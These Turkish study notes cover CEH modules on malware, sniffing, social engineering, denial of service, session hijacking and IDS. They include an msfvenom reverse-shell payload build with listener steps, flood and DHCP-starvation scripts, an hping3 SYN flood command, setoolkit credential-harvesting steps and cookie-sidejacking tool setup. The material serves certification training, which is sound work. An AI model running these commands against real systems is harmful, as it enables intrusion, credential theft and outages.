- ^ (Özel karakter) anlamına gelir.

Cuppy.py Aracı

- <https://github.com/Mebus/cupp>

Module 7: Malware Threat

Malware Threat (Zararlı Yazılım Tehditleri), bu aşama CEH'in yedince modülüdür. Burada zararlı yazılımlar üzerinde duracağız.

Zararlı Yazılım Çeşitleri

- **Rootkit:** Saldırgan, istediğinde uzak sisteme bağlantı kurması için kullanılan süreçtir. Amaçlarına göre klavye girdilerini dinleyerek kullanılabilen arka kapı biçiminde bir zararlı yazılımdır.
- **Adware:** Reklam amacıyla hazırlanmış olan zararlı yazılımlara denir.
- **Solucanlar (Worm):** Kendi kendine çoğalabilen, kendisi çalıştıktan sonra yer edinerek çalışan bir zararlı yazılım çeşididir.
- **Fidye Yazılımlar (Ransomware):** Dosyalarını kriptoladıktan sonra bu dosyaların açılabilmesi için kullanıcıdan fidye isteyen bir zararlı yazılım çeşididir.
 - **Trojan:** Saldırmanın uzaktan bağlantı kurmasını sağlayan bir yazılım. Loglama yapılabilir ve güvenlik duvarı-anti-virüsü devre dışı bırakabilir bir yetki alabilmemizi sağlar.
 - **Casus Yazılımlar (Spyware):** Bilgisayar kullanıcısının kendi rızası veya bilgisi dahilinde olmayarak veri elde eden casus yazılımlara denir
 - **Arka Kapılar (Backdoor):** Bilerek veya bilmeden bırakılmış açıklıkları, girişleri sömürebiliriz. Bunların tümüne arka kapı denir.
 - **Virüs:** Yayılabilen, kopyalanarak başka bir sisteme bulaştırılabilen bir zararlı yazılımdır çeşididir.
 - **Botnet:** DOS saldırılarında kullanılmak için zombi bilgisayarlardan oluşan sistem bütününe botnet denir.

Bir Virüsün Yaşam Döngüsü

- Tasarlanma aşaması (Design)
- Çoğalma aşaması (Replication)
- Başlatılma aşaması (Launch)
- Tespit Edilme aşaması (Detection)
- Tanınma süreci (Incorporation)
- Kaldırılma aşaması (Elimination)

Virüs Çeşitleri

- **Stealth Virüs:** Kendini anti-virüs yazılımlarından gizler, çalıştığı anda herhangi bir servisin işleyiş sürecini bozabilir. Kendini anti-virüse gizledikten sonra çalışmaya başlar.
- **Macro Virüs:** Microsoft'un Office uygulamalarını hedef alan bir virüs çeşididir.
- **Cavity Virüs:** Kendini enjekte ettiği dosyayı indirip kurabilen bir virüs çeşididir.

Arka Kapı Yöntemleri

- Sistem üzerinde yeni bir port açılarak,
- Sistemdeki mevcut olarak açık olan portlardan geçerek veya tünelleyerek
- Sistemde yeni bir kullanıcı oluşturularak
- Sistemdeki veya uygulamadaki bir kullanıcı aracılığıyla
- Servislerdeki veya uygulamalardaki zafiyetleri kullanarak, arka kapı yöntemleri uygulanabilir.

Trojanlar

Tanınmış trojan virüsleri ve çalıştıkları portlar

- Master Paradise(3129,40421,40422,40426), Whack a mole(12362,12363), Back Orifice(31337, 31338), Throat(UDP 2140), Whack-a-mole(12361, 12362), TCP Wrapper(421), Doom(666), Snipernet(667), Winhole(1080, 1095, 1097, 1098), Spysender(1807), Deep Tini(7777), Netbus(12345,12346), Girlfriend(21544),

Dropper: Trojanlanmış paketin bir bölümüdür. Zararlı kod parçacığını sisteme yüklemek içindir.

Botnet Trojan: Spam veya buna benzeyen bir mail atarak zararlı yazılım bulaştırdıkları sunuculardır. Botnetler genellikle IRC aracılığıyla kontrol edilmektedir.

Wrapper

- Trojan yükleyip çalıştıran, çalıştırılabilir dosya görünümü uygulamadır.
- Dropper + Trojan + Legal uygulamadan oluşmaktadır.

Tanınmış Solucanlar

- | | | |
|---------------|-----------|--------------|
| - Conficker | - Stuxnet | - CodeRed |
| - SQL Slammer | - Nimda | - Bug Bea |
| - Pretty Park | - Morris | - MS Blaster |

Msfvenom ile Zararlı Yazılım Oluşturma

```
root@kali:/home/kali# msfvenom --list encoders
```

- encoders: Kullanabileceğimiz encoder'ları listelemek için kullanılan komuttur. Bunlar antivirüs atlama için kullandığımız yöntemi hatırlarsak.

Bu oluşturacağımız zararlı yazılım hangi formatta yapacağız?

```
root@kali:/home/kali# msfvenom --list formats
```

- formats: Kullanabileceğimiz dosya formatlarını listeler.

Msfvenom ile Zararlı Yazılım Oluşturma - WINDOWS

```
root@kali:/home/kali# msfvenom -p windows/meterpreter/reverse_tcp  
LHOST=192.168.5.15 LPORT=1732 -f exe -o Zararli.exe
```

-p: Payload belirtilir.

-e: parametresi ile hangi encoder'ı kullanacağımızı belirtiriz.

-i: parametresi ile kaç defa encode işlemi yapacağımızı belirtiriz.

-a: parametresi ile mimari türünü (x86 – x64) belirtiriz.

-o: parametresi output (çıkış), yani virüs adı ve uzantısı, virüs çıkışı, derlenmesi ve oluşturulması.

-f: zararlı yazılımın hangi dosya formatında olacağını belirtiriz.


* Zararlı yazılım oluşturduktan sonra, Msfconsole açmam gerekir. Buradan bir dinleme exploiti kullanmam gerekiyor çünkü kurban virüse tıkladığında terminalime direkt olarak Shell, session düşecek. Bunun için ise;

```
root@kali:/home/kali# sudo msfconsole  
msf6 > search multi/handler  
msf6 > use exploit/multi/handler  
msf6 > search multi/handler  
msf6 exploit(multi/handler) > set LHOST 192.168.2.5  
msf6 exploit(multi/handler) > set LPORT 5432  
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > exploit
```

adımları sırasıyla uygulanır.

Module 8: Sniffing

Sniffing (Koklama), bu aşama CEH'in sekizinci modülüdür. Ağ üzerinde dinleme işleminin nasıl yapıldığı üzerinde duracağız. Bu tür ataklarda sıklıkla kullanılan 2 araç; - Tcpdump - Wireshark



Ağ üzerindeki Trafiğin Elde Edilmesi

- Port SPAN (Switched Port Analyzer) - Port Mirroring: Switch üzerinden geçen her bir paketin kopyası, o port üzerinden başka bir porta kopyalanıyor ve böylece akan trafiğin bir kopyası elde edilmiş oluyor. Her switch bu yönlendirmeyi desteklemeyebilir.
- Network Tap: Akan trafiği çoklayan donanımsal bir cihazdır. Tüm trafiği %100 olarak elde etmiş oluruz.

Wireshark

- Sniffing için kullanılır.
- Açık kaynak bir araçtır.
- Ağdaki paketleri analiz etmek ve dinlemek için kullanılır.
- Aircap aracılığıyla , wireless paketlerini de yakalayıp analiz edebiliriz.
- Yakalanan paket byte panel'i üzerinden **hexadecimal** olarak incelenebilir.

Tcpdump

```
root@kali:/home/kali# tcpdump -i eth0
```

- Network dinlemek için kullanılır.
- Wireshark'tan daha az işlem gücü kullanır.
- 4. Katman tarafında bir iletişimi dinleyerek, işletim sistemi bilgisini öğrenme konusunda avantaj sağlar.
- Tcptrace aracılığıyla yakalanan paketleri inceleyip analiz edilebiliriz.

Cain & Abel Aracı

- Bu araç daha önce parola kırma saldırısı yaparken görmüştük ancak çok fonksiyonlu bir araçtır.
 - İlk olarak bu araç Windows için password recovery amacıyla üretildi.
- Diğer özelliklerinden bahsedecek olursak;
- WEP cracking
 - Crack hash
 - Packet sniffing
 - Brute Force
 - Cryptanaliz saldırısı

Module 9: Social Engineering

Social Engineering (Sosyal Mühendislik), bu aşama CEH'in dokuzuncu modülüdür. Burada sosyal mühendislik tanımını göreceğiz. Uygulama olarak sanal makineler üzerinde bir web sayfasını klonlama işlemi gerçekleştirerek sosyal mühendislik saldırısı yapacağız ve yapabileceğimiz farklı saldırı türlerini göreceğiz.

Sosyal Mühendislik

- Günümüz siber saldırıları arasında vazgeçilmez olanlardan bir tanesi sosyal mühendislik saldırılarıdır.
- Sosyal mühendislik, güvenliğin en zayıf unsuru olan "insan"ı hedef almaktadır.
- Sosyal mühendislik saldırısı teknik olarak yapılabilir ancak farklı olarak hedefteki insanı ikna etme şeklinde de gerçekleştirilir.
- Örnek olarak, hedef kişiyi telefonla arayıp güven veya korku gibi insani zafiyetlerden yararlanarak kişisel bilgilerini istemeye çalışmak gibi.

Sosyal Mühendislik Süreci



Setoolkit ile Sosyal Mühendislik

- Terminal ekranına "setoolkit" yazılır.
 - Akabinde bizi bir menü karşılayacaktır.
 - setoolkit "social engineering tool kit" kısaltmasıdır.
- * **Alternatif olarak; "shaclock"**

Setoolkit – Credential Harvester Attack

- Burada setoolkit aracı kullanarak herhangi bir sosyal medya sayfası klonladıktan sonra, hedef kullanıcının giriş bilgilerini elde etmeye çalışacağız.
- Hedef kullanıcıya kendi sunucumuzun IP yada domainini ortalama yolu ile gönderebilmemiz ve bu siteye girmesine bir şekilde ikne etmemiz gerekir.
- Bir diğer yöntem ise hedef kullanıcının host dosyasında klonlayacağımız sosyal medya sitesinin host kaydını değiştirebilirsek, kullanıcı bizim oluşturduğumuz sahte siteye girmiş olacaktır.

Terminaldeki adımlar; setoolkit > Social-Engineering Attack > Website Attack Vectors > Credential Harvester Attack Method

Module 10: Denial-of-Service

Denial-of-Service (Servis Dışı Bırakma), Bu aşama CEH'in onuncu modülüdür. OSI katmanlarında oluşabilecek DOS saldırı türlerinin üzerinde duracağız. Uygulama olarak sanal makinedeki bir web sayfasını servis dışı bırakma işlemi gerçekleştireceğiz.

DoS: "Tek bir bilgisayardan" sürekli sistemin erişilebilirliğini bozmaya çalışılır.

DDoS: "Farklı bir bilgisayardan" sürekli sistemin erişilebilirliğini bozmaya çalışılır.

OSI Katmanlarına Göre DDOS Saldırıları

L7 > SQL, LAND, DHCP İstismarı, Fork Bomb, DNS Amplification, Slow Read, Slowloris, Exploit, Brute-force, Firmware bulguları, Uygulamalardaki Bellek,Disk, CPU odaklı buglar

L4 > SYN Seli, Teardrop, UDP Seli, ACK/FIN/RST Seli, DRDOS (Reflection)

L3 > ICMP / Ping Seli, Fraggle, Smurf, Ping of Death

L2 > ARP Seli, Wireless, VTP Saldırısı

L1 > Fiziksel Zarar, Ağ/güç kablosunun çekilmesi.

Layer 2 DDoS Saldırıları

Arp Flood için, "macof" aracı kullanabiliriz. Burada switch flood'a cevap veremez hale gelecektir.


Örnek bir bash script kodu;

```
# while true; do macof -d 127.0.0.1 -n 1000; sleep 50; done
```

```
switch1#show mac address-table
Mac Address Table
-----
Vlan    Mac Address      Type      Ports
----    -
All     0011.5ccc.5c00   STATIC    CPU
All     0100.0ccc.cccc   STATIC    CPU
All     0100.0ccc.cccd   STATIC    CPU
All     0100.0cdd.dddd   STATIC    CPU
1       0009.5b44.9d2c   DYNAMIC   Fa0/1
1       000f.66e3.352b   DYNAMIC   Fa0/1
1       0012.8015.c940   DYNAMIC   Fa0/24
1       0012.8015.c941   DYNAMIC   Fa0/24
1       001a.adb3.bef7   DYNAMIC   Fa0/1
1       0025.2266.d104   DYNAMIC   Fa0/1
1       0026.b865.313e   DYNAMIC   Fa0/1
1       64a7.6973.8e4d   DYNAMIC   Fa0/1
1       6c71.d976.fce7   DYNAMIC   Fa0/1
1       74f6.12d4.1e1c   DYNAMIC   Fa0/1
1       a477.3344.98b6   DYNAMIC   Fa0/1
```

Layer 3 DDoS Saldırıları

Smurf Attack: Source IP, hedef aldığımız cihaz olarak spoof edilir ve Broadcast IP'sine ICMP Echo Request paketleri gönderildikten sonra atağın etkisi artar ve tüm ICMP Echo Reply cevapları spoof edilen hedef makineye geri döner sonuç olarak makine servis dışı kalmış olur. Bu atağı önlemek için router üzerinde broadcast ping'i engelleyebiliriz.




Ping of Death

Bu atak normal boyutundan daha büyük ICMP paketleri gönderilerek yapılan ataktır. Günümüzde modern işletim sistemleri bu atağa karşı dayanıklıdır o yüzden güncelliğini yitirmiştir.




Layer 4 DDoS Saldırıları

- Aşağıdaki şekilde TCP'nin Finite State Machine Modeli bulunmaktadır.
- L4'de (Transport Katmanı) TCP üçlü el sıkışması, session başlarken hemde sonlandırılırken uygulanır.
- Bu aşamada da TCP bayrakları kullanılır.
- Bu bayraklar ise; SYN, ACK, FIN, PUSH, RST ve URG
- DDoS saldırılarında da bu işleyiş ele alınır
- Örneğin, FIN Flood, SYN Flood, UDP Flood gibi.



Layer 7 DDoS Saldırıları

- **DHCP Starvation Attack**: MAC adresini macchanger aracı kullanarak değiştirdikten sonra sürekli olarak DHCP'nin farklı IP adresi almaya çalışması sonucunda DHCP sunucusu IP havuzunun tüketilmesi işlemi.




Saldırıya örnek olarak bir bash script

```
#!/bin/bash
while true; do
  killall dhclient3
  rm -f /var/run/dhclient3.pid
  ifconfig eth0 down
  macchanger -a eth0 2>&1 | grep Faked
  ifconfig eth0 up
  dhclient eth0 2>&1 | grep DHCPACK
done
```

- DNS Amplification Attack:

DNS sorgularındaki kaynak IP bölümüne hedef sistemin IP adresi yazıldıktan sonra DNS sorguları yollar. Bu sayede DNS sorgularının cevapları hedeflenmiş olan sisteme gitmiş olur. DNS sorgularında cevaplar sorguların 100 katı büyüklüğünde olduğundan dolayı normalinden daha az kaynak kullanılarak hedef sistemin bant genişliği tüketilmiş olur. Sorguların hangi IP'den geldiği bilinmediğinden dolayı saldırı anonim bir şekilde gerçekleşmiş olur.



- HTTP GET Flood: Sürekli HTTP bağlantısı kurmaya çalışarak bağlantı tablosu yada bant genişliğinin doldurulması işlemidir..

- HTTPS GET Flood: Sürekli HTTPS bağlantısı kurmaya çalışarak işlemciye çok fazla kriptografik işlem yaptırılır ve bunun sonucunda CPU kaynağı tüketilmiş olur.


- SlowLoris Attack: Bu atakta HTTP GET istekleri yollar ve bağlantı olana kadar beklenir. Bağlantı koptuktan sonra tekrar istek yollar ve server üzerindeki bağlantı tablosunu sürekli dolu tutmuş olur. Bu ataktaki hedef bant genişliğinden ziyade bağlantı tablosunu tüketmektir. GET Flood saldırısına nazan daha az kaynak kullanılarak gerçekleştirilir.

- DNS Flood: DNS sunucusuna sürekli olarak DNS sorgusu yapılarak sunucunun cevap veremez hale getirilmesi işlemidir. Bu atağın sonucunda sayfa erişilemez hale gelmiş olur.

Örnek DDoS Saldırısı

```
root@kali:/home/kali# hping3 -S --flood -p 80 192.168.7.40
```

- Bu bir SYN Flood saldırısıdır. "-S" parametresinde de anlaşılacağı üzere.




Module 11: Session Hijacking

Session Hijacking (Oturum Çalma), bu modül CEH'in on birinci modülüdür. Oturum çalma saldırıları genellikle kimlik doğrulama yani authentication sırasında saldırganın araya girerek ya da sistemi aldatarak, bilgilerin çalınması işlemidir.

Burada Yetkilendirilmiş hesabın özellikleri çalındığı için, saldırgan parola çalma gibi bir атаğa gerek duymaz.

Buradaki sorun, parolalar yanlış denendiği zaman kendini kitleyen sistemler, oturum ID'leri yanlış girildiğinde kilitlenmezler. Bundan dolayı istediğimiz kadar deneme yapılabilir ve deneme yanılma yöntemi de yapabiliriz.



3 Adımda Oturum Çalma

- Genellikle 3 adımda oturum çalma işlemi başarılı;

1- İzleme aşaması: Ağ trafiği dinlenir.

2- Sekronizasyon Bozma aşaması: Burada saldırgan gerçek istemciye (kurbana) RST ya da FIN paketi göndererek istemciyi trafikten düşürür.

3- Paket Enjeksiyonu işlemi: Bu son kısımda ise ağa paket enjekte ediyoruz ve sunucuya "sonraki paketin - seq- (sequence) [sıra] ID değeri ile gerçek bir istemciymiş gibi trafiği devam ettiriyoruz. Yani istemciyi bloke edip ağdan düşürüp, kendimiz onun yerine geçmiş oluyoruz.

Oturum Çalma Çeşitleri

Aktif ve Pasif Oturum Çalma

- Aktif: Saldırganın aktif bir şekilde oturumu kendi üzerine aldıktan sonra oturumu devam ettirir.

- Pasif: Saldırganın trafiği dinleme ve kaydetme işlemidir.

* OSI katmanı referans alındığında Ağ ve Uygulama seviyelerinde oturum çalma atağı gerçekleştirilebilir;

- Ağ seviyesi yani 3. katmanda TCP ve UDP paketleri ele geçirilerek yapılır.

- Uygulama seviyesinde ise Oturum ID'si çalınarak yapılır.

Ağ Seviyesinde Oturum Çalma Yöntemleri

Bu saldırılar OSI 3. Katmanda gerçekleştirilir fakat 7. yani uygulama katmanında yetki sahibi olabilmek için ayrıca kullanılabiliriz.

- TCP/IP Hijacking: Burada IP adresi taklit edilmesi işlemi gerçekleştirilir ve doğru seq numarasını bulana kadar da sanki kurbandan geliyormuş gibi sunucuya paket yolluyor. Yanlış denemeler sırasında tabii ki kurbanı, kendi başlatmamış gibi oturumlara ait ACK paketleri geliyor ama bu kurban tarafından düşürülmüş oluyor ve biz o arada da seq ID'sini tutturmaya çalışmış oluyoruz. Ama bunun için kurbanla aynı ağda olmamız gerekiyor.


- RST Hijacking: Burada saldırgan sunucunun IP adresini taklit eder ve doğru ACK numarasını bulduktan sonra kurbanı RST yolluyor ve kurbanı oturumu düşürmüş oluyoruz.

- Man in the Middle (MITM)

- IP Spoofing: Saldırgan bilgisayarda root yetkisine sahip olarak bu saldırıyı yapabilir. Saldırgan, kaynak adresi farklı olacak şekilde paket yollamış oluyor.

- Blind Hijacking: Farklı ağda bir bağlantı varsa burda bu bağlantıya ait TCP Seq numarasını tahmin etmeye çalışıyor. Session ID değeri bulunduğu zaman zararlı bir paket enjekte ediliyor ama burada saldırgan farklı ağda olduğu için ağı dinleyemiyor ve haliyle spoof edememiş oluyor burda da blind (kör) olmasının sebebi budur.

- UDP Hijacking: Kurbanımız sunucuya bir UDP talebinde bulunuyor. O arada biz de araya girmiş oluyoruz aynı zamanda da sunucudan önce davranıp cevap vermiş oluyoruz, sunucunun cevabını düşürmüş oluyoruz ve biz kurbanı cevap vermiş oluyoruz. Ve UDP paketine de istediği veriyi ekleyerek kurbanı göndermiş oluyoruz.



Uygulama Seviyesinde Oturum Çalma Yöntemleri

- Session Sniffing: Ağ dinlenebilir.

- Token/Session ID Tahmin Etme: Oturum ID değeri üretildiğinde, bu anahtarlar analiz edilerek tahmin edilebilmektedir.

- Man in the Middle (MITM): Client ve server arasında TCP oturumu ile araya girme işlemidir.

- Man in the Browser (MITB): Kurbanı ait olan web browser kullanılarak web uygulaması arasında girme işlemidir.

- İstemci Tarafli Saldırılar: Direkt olarak istemciye saldırı yapmak mümkün. XSS, CSRF, zararlı javascript kodu enjekte edilmesi gibi.

- Oturum Sabitleme (Session Fixation): Kurbanın oturumu saldırganın oturum değerine sabitlenir.

- Oturum Tekrarlama (Session Replay): Araya girildikten sonra kaydedilmiş olan kimlik bilgileri (authentication token) sunucuya gönderildikten sonra kurbanın kimliği gibi görünerek yetkisiz erişim elde edilmiş olur.

Session Hijacking – Uygulama

Kali Linux'ta aşağıdaki uygulamalar kullanılabilir;

- Ferret, Ettercap, Hamster

Bu üç uygulamayı kullanarak ile Session Hijacking saldırısı gerçekleştirmek için MITM saldırısı yapacağız.

- Ettercap Kali Linux üzerinde hali hazırda bulunur.

Komut satırında root olarak "ettercap -G" komutu çalıştırılır.

- Hamster kurmak için;

```
root@kali:/home/kali# sudo apt-get install hamster-sidejack
```

Komut satırına sadece hamster yazılır ve web arayüzüne gidilir. Koklanan ağdaki cookie'ler buraya düşer.

- Ferret kurmak için;

```
sudo apt-get install ferret-sidejack (sadece 32 bit stabil çalışmaktadır)
```

```
dpkg --add-architecture i386 && apt-get update && apt-get install ferret-sidejack:i386
```

```
sudo apt install libpcap0.8-dev libuv1-dev
```

* ferret -i eth0

- IP Forwarder için;

```
cat /proc/sys/net/ipv4/ip_forward (değeri 1 olarak değiştirilmelidir)
```

- Browser'a Proxy Tanımlaması

Eğer browserda "ben aynı zamanda Proxy ile bu uygulama nereye gidiyor? Herşeyi proxy'den geçireyim, bunu da Burp Suit'e ya da Ettercap'e vereyim dersek Firefox'tan Manual Proxy ayarına Hamster'in web servis IP'sini (127.0.0.1:1234) verebiliriz.

Module 12: Evading IDS, Firewalls and Honeypots

- IDS (Intrusion Detection System, Saldırı Tespit Sistemi)
- IPS (Intrusion Prevention System, Saldırı Önleme Sistemi)
- Firewall (Güvenlik Duvarı)
- Honeypots (Bal Küpü)

IDS (Intrusion Detection System)

- IDS saldırı eylemlerini tespit etmek için ağ veya sistem eylemlerini izlemekle görevli ve bunlara bağlı olarak uyarı üreten yazılım veya donanıma denir.

İki tür IDS bulunmaktadır;

NIDS (Network IDS)

- Saldırı modelini tespit etmek için promiscuous moddayken ağ trafiğini analiz eder.

HIDS (Host IDS)


- Saldırı modelini tespit etmek için sisteme upload edilen bir yazılımdır. Anti-virüs ile benzerlik göstermektedir. PC üzerine kurulur.

* Araba alarmları gibi düşünülebilir. Eğer bu gibi tehditleri önlemeye çalışırsa bunun adı da IPS oluyor.

IPS (Intrusion Prevention System)

- IPS saldırı eylemlerini önlemek için ağ veya sistem eylemlerini izleyen ve bunlara göre uyarı üreten/ engelleyen yazılım ya da donanıma denir.

* IDS yalnızca tespit eder, IPS hem tespit edebilir hem de engelleyebilir. * Snort IPS kurup alıştırma yapabiliriz.



IDS ve IPS Nasıl Çalışıyor?

- Packet anomaly detection
- Traffic anomaly detection
- Generic pattern matches
- TCP connection analysis
- TCP/UDP port matching

- Address matching: Web-IP engellemek için herhangi bir kural yazıldıktan sonra eğer paket içerisinde bu data varsa engellenir.
- HTTP string and substring matching: Herhangi bir siteyi engelledikten sonra o sitenin alt domainlerini de engelleme işlemidir.

